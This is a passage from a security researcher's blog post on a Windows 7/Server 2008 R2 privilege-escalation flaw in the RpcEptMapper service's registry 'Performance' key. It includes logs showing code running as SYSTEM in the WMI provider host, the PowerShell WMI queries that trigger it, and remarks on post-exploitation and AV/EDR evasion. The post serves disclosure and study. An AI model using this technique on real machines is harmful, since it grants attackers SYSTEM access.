[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'
```

I expected to get arbitrary code execution as NETWORK SERVICE in the context of the RpcEptMapper service at most but, it looks like I got a much better result than anticipated. I actually got arbitrary code execution in the context of the WMI service itself, which runs as LOCAL SYSTEM . How amazing is that?! 😄

Note: if I had got arbitrary code execution as NETWORK SERVICE , I would have been just a token away from the LOCAL SYSTEM account thanks to the trick that was demonstrated by James Forshaw a few months ago in this blog post: [Sharing a Logon Session a Little Too Much](#).

I also tried to get each WMI class separately and I observed the exact same result.

```
1 Get-WmiObject Win32_Perf  
2 Get-WmiObject Win32_PerfRawData  
3 Get-WmiObject Win32_PerfFormattedData
```

Conclusion

I don't know how this vulnerability has gone unnoticed for so long. One explanation is that other tools probably looked for full write access in the registry, whereas AppendData/AddSubdirectory was actually enough in this case. Regarding the "misconfiguration" itself, I would assume that the registry key was set this way for a specific purpose, although I can't think of a concrete scenario in which users would have any kind of permissions to modify a service's configuration.

I decided to write about this vulnerability publicly for two reasons. The first one is that I actually made it public - without initially realizing it - the day I updated my PrivescCheck script with the GetModifiableRegistryPath function, which was several months ago. The second one is that the impact is low. It requires local access and affects only old versions of Windows that are no longer supported (unless you have purchased the Extended Support...). At this point, if you are still

using Windows 7 / Server 2008 R2 without isolating these machines properly in the network first, then preventing an attacker from getting SYSTEM privileges is probably the least of your worries.

Apart from the anecdotal side of this privilege escalation vulnerability, I think that this “Performance” registry setting opens up really interesting opportunities for post exploitation, lateral movement and AV/EDR evasion. I already have a few particular scenarios in mind but I haven’t tested any of them yet. To be continued?...

Links & Resources

- GitHub - PrivescCheck
<https://github.com/itm4n/PrivescCheck>
- GitHub - PowerUp
<https://github.com/HarmJ0y/PowerUp>
- Microsoft - “HKLM\SYSTEM\CurrentControlSet\Services Registry Tree”
<https://docs.microsoft.com/en-us/windows-hardware/drivers/install/hklm-system-currentcontrolset-services-registry-tree>
- Microsoft - Creating the Application’s Performance Key
<https://docs.microsoft.com/en-us/windows/win32/perfctrs/creating-the-applications-performance-key>

Source: <https://itm4n.github.io/windows-registry-rpceptmapper-eop/>